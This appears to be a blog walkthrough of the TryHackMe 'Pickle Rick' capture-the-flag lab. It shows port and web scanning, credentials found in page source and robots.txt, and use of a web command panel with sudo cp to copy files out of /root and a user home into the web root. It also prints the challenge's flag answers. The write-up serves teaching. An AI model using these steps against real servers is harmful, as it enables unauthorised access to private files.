Pickle Rick | TryHackMe Walkthrough

Juan (Gh0$ttt) · Follow
Published in System Weakness
7 min read · Jan 1, 2024

Here we are doing the Pickle Rick CTF on TryHackMe. You can reach the CTF challenge here: https://tryhackme.com/room/picklerick

First, a little bit of backstory.

> *This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.*
>
> *Deploy the virtual machine on this task and explore the web application: 10.10.53.48* ***(This IP is the IP for my instance. Your target IP may vary so look out for what target IP you get assigned to work with)***

Let's get started with some enumeration using nmap.


Enumeration

First thing we will do is run nmap on that target ip and see what we can find. This is our result:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2024-01-01 04:35 GMT
Nmap scan report for ip-10-10-53-48.eu-west-1.compute.internal (10.10.53.48)
```

```
Host is up (0.00046s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:57:FE:1E:66:A9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
```

We see that we have two ports open. We have port 22 (ssh) and port 80 (http). Let's try that port 80 and see what we get. I open up a web browser and type in the IP 10.10.53.48:80 and the result is this page:



Leads to a page with Rick needing help from Morty

We see that Rock needs help from Morty to find the last 3 secret ingredients to finish his pickle-reverse potion. Seems he has forgotten his password as well. What to do next?

Let's take a look at the source code of this page to see if we see anything interesting. You can do this by either right clicking on the page and click on "view page source" or use curl on the CLI as I did.Here is the source:

```
root@ip-10-10-175-58:~# curl 10.10.53.48:80
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle agair
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find th
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Hel
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>
root@ip-10-10-175-58:~#
```

Something interesting! Looking at the source HTML code, we see that there is a comment with Ricks Username. Lets copy that and paste it somewhere to remember. Now all we need is a password and somewhere to log into.

```
Username: R1ckRul3s
```

Let's continue enumerating and search for a password. I then decide that I'm going to try using Nikto. Here is the result of Nikto:


```
root@ip-10-10-175-58:~# nikto -host 10.10.53.48
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.53.48
+ Target Hostname:    ip-10-10-53-48.eu-west-1.compute.internal
+ Target Port:        80
+ Start Time:         2024-01-01 04:47:16 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x426 0x5818
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2024-01-01 04:47:25 (GMT0) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@ip-10-10-175-58:~#
```

A couple of interesting finds here:

- robots.txt
- /login.php

Let's start by looking at that robots.txt.

Head back to the browser and add /robots.txt to the IP in the address bar. Here is the result:



TARGET_IP/robots.txt leads to this page


Interesting. Our result is a blank page that says :

Wubbalubbadubdub

Let's copy that and see if we can use that as a password.

```
Username: R1ckRul3s
Wubbalubbadubdub
```


Next we can try that /login.php that we found with Nikto. It leads to a login portal:



The login portal we find when going to TARGET_IP/login.php

Let's put in that username and possible password we found in robots.txt and let's see what happens.

We made it to a command panel of sorts with some other options on the top as well. See below:



Command Panel after logging in with credentials.

Putting in the “ls” command brings us this list of files:


```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

We seemed to have found some interesting files here including Sup3rS3cretPickl3Ingred.txt

I tried the following command

```
cat Sup3rS3cretPickl3Ingred.txt
```

but we are met with an error:




Error after trying to view Sup3rS3cretPickl3Ingred.txt

Let's see if we have any success putting Sup3rS3cretPickl3Ingred.txt in the address bar as we did before. Let's see if that does anything.

http://10.10.53.48/Sup3rS3cretPickl3Ingred.txt (Keep in mind this is my own target IP)

Success! We see the first ingredient of three (1 of 3 ingredients).




1 of 3 ingredients

Answer for the first flag:

```
mr. meeseek hair
```

Another interesting file from that list we found is clue.txt. lets add that now to the address and see if it works: http://10.10.53.48/clue.txt (replace IP with your target IP).

Looks like we reached another page that says : **Look around the file system for the other ingredient.**



So let's head back to the command panel after logging in and let's try exploring a bit. I did pwd to see where we are at:

we got back : /var/www/html

You would assume that Rick may have his own user profile along with any other user.

I tried the following to see if we get anything:

```
ls -a /home


.
..
rick
ubuntu
```

Sure enough. We see user folder for Rick. Lets do the same to get an output from that folder:

```
ls -a /home/rick

.
..
second ingredients
```

Interesting! There is a file named second ingredients. Let's try getting that open.


No luck getting its contents with cat.

After trying multiple attempts at moving the file and copying, I was finally able to copy the file over with the following command:

```
sudo cp /home/rick/second\ ingredients ./ingred2.txt

Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
ingred2.txt
login.php
portal.php
robots.txt
```

Now that we have that copied over. Lets run that in the address bar to see if we get a result.

Success!!



Successfully acquired the second ingredient.

We now have the second ingredient!

```
ingredients:
1) mr. meeseek hair
2) 1 jerry tear
```

We are now down to the third and final ingredient. Let's explore the file system some more.

I tried:

```
ls -a /home/ubuntu

.
..
.bash_history
.bash_logout
.bashrc
.cache
.profile
.ssh
```

```
.sudo_as_admin_successful
.viminfo
```

but nothing really catches attention here.


I tried looking at the /root and i found something interesting:

```
sudo ls -a /root

.
..
.bashrc
.profile
.ssh
3rd.txt
snap
```

We have a 3rd.txt here. That seems really interesting. let's try to copy that over as we did with the second ingredient we found. I tried the following command and was able to successfully copy it over:

```
sudo cp /root/3rd.txt ./third.txt

Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
ingred2.txt
login.php
portal.php
robots.txt
third.txt
```

Let's run that in the address bar and get our third flag/ingredient:



3rd ingredient successfully acquired.

We got the third ingredient!

```
ingredients:
1) mr. meeseek hair
2) 1 jerry tear
3) fleeb juice
```

Input those answers in! WE have successfully helped Rick find all three ingredients by exploiting this web server. Great work!!!!

Thanks for reading and following along.

Gh0$ttt

Cybersecurity | Ctf Writeup | Ctf Walkthrough | Tryhackme | Tryhackme Walkthrough

Follow

Published in System Weakness

5.8K Followers · Last published 20 hours ago

System Weakness is a publication that specialises in publishing upcoming writers in cybersecurity and ethical hacking space. Our security experts write to make the cyber universe more secure, one vulnerability at a time.

Follow

Written by Juan (Gh0$ttt)

6 Followers · 6 Following

